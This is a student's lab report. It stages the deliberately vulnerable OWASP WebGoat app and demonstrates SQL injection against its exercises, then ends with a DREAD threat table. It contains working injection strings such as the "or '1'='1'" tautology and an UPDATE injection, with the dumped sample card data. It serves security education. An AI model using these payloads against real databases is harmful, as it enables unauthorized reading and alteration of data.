Dom Moore
OWASP TEST & DREAD EVALUATION

Overview


Use OWASP and DREAD to evaluate a web application for security vulnerabilities

Part 1: Staging the Web App

Step 1- Download and deploy the OWASP


- Install java 11
- Download / Import Webgoat and Wobwolf jar files

Install Java




```
ubuntu@ubunu2004:~$ sudo apt update
Hit:1 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:2 http://in.archive.ubuntu.com/ubuntu focal InRelease
Hit:3 http://in.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:4 http://in.archive.ubuntu.com/ubuntu focal-backports InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
22 packages can be upgraded. Run 'apt list --upgradable' to see them.
ubuntu@ubunu2004:~$ sudo apt install openjdk-11-jdk
Reading package lists... Done
Building dependency tree
```

Install files




```
Setting up libxcb1-dev:amd64 (1.14-2) ...
ubuntu@ubunu2004:~$ java -jar webgoat-server-8.1.0.jar [--server.port=8080] [--server.address=localhost]
```



```
ubuntu@ubunu2004:~/Downloads$ java -jar webwolf-8.1.0.jar [--server.port=9090] [--server.address=localhost]
```

Owasp Webgoat



Register

Username: Username
Password: Password
Confirm password: Password

Terms of use

While running this program your machine will be extremely vulnerable to attack. You should disconnect from the Internet while using this program. WebGoat's default configuration binds to localhost to minimize the exposure.

This program is for educational purposes only. If you attempt these techniques without authorization, you are very likely to get caught. If you are caught engaging in unauthorized hacking, most companies will fire you. Claiming that you were doing security research will not work as that is the first thing that all hackers claim.

Agree with the terms and conditions

Part 2: Web App Vulnerability Testing

- technically demonstrate one OWASP security issue.
    - Spend some time researching and understanding the OWASP vulnerability you are demonstrating in the lab today.
- In your submission for today, include screenshots of your exploit and answer the below prompts.
    - Why is this existing configuration a vulnerability?
    - What presumed security control is circumvented by this exploit?
    - How did you perform the exploit?
    - Explain how the threat can be mitigated.
    - What security controls can aid in the detection and prevention of this issue?

Topic:


The topic I decided to dissect and test, out of the OWASP top 10 security risk is an injection, specifically SQL injection. The injection can come from any form of data and is the process of an adversary inputting hostile data into an interpreter allowing an attacker to corrupt or gain unauthorized access to data or systems.

SQL Injection focuses on the insertion of SQL query using a data input option, this could be something as simple as a user name input fill, that is linked to a SQL database. A successful SQL injection can be linked to access or the ability to alter data by unauthorized parties. The important thing to remember is that it could be easily detectable by creating a process of reviewing source code before deployment, using tools that test for suspicious code such as DAST and one that I find most important including reviews and testing into the CI/CD(integration/delivery) process. I found it interesting that crafting unique error messaging is also important because attackers can use error message details to learn how to perform correct injections in the programming.

There are five common techniques that are used in SQL Injections

- Union Operator
- Boolean
- Error based
- Out-of-band
- Time delay

SQL Injection test



Now try to modify the scheme by adding the column "phone" (varchar(20)) to the table "employees" . .


✓

SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

```
ALTER TABLE employees ADD COLUMN phone varchar(20);
```



can access all data without authentication.

✓


SQL query SQL query

Submit

Congratulations. You have successfully completed the assignment.

```
UPDATE employees SET department = 'Sales' WHERE department = 'Development' or userid = '89762';
```

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1



✓


SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'

Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.



✓

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'

Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

Part 3: Reporting

- Complete a DREAD analysis table of your web application vulnerability.
- Model threat Level 0 - 5 (0 least harmful - 5 most harmful)
  - SQL Injection

Threat	Threat Level	Consequence	Exploit Opportunities	Mitigation
Damage	5	Restrict or modify data	Input fields websites	
Reproducibility	5	String script Injections	Input fields cross-scripting LDAP	
Exploitability	5	Integrity and confidentiality	Manipulate or monitor data	Update servers to modern SQL
Affected Users	5	Availability and integrity of data	Add or delete user data	
Discoverability	5	Can be detected with reviews		Code reviews and test inputs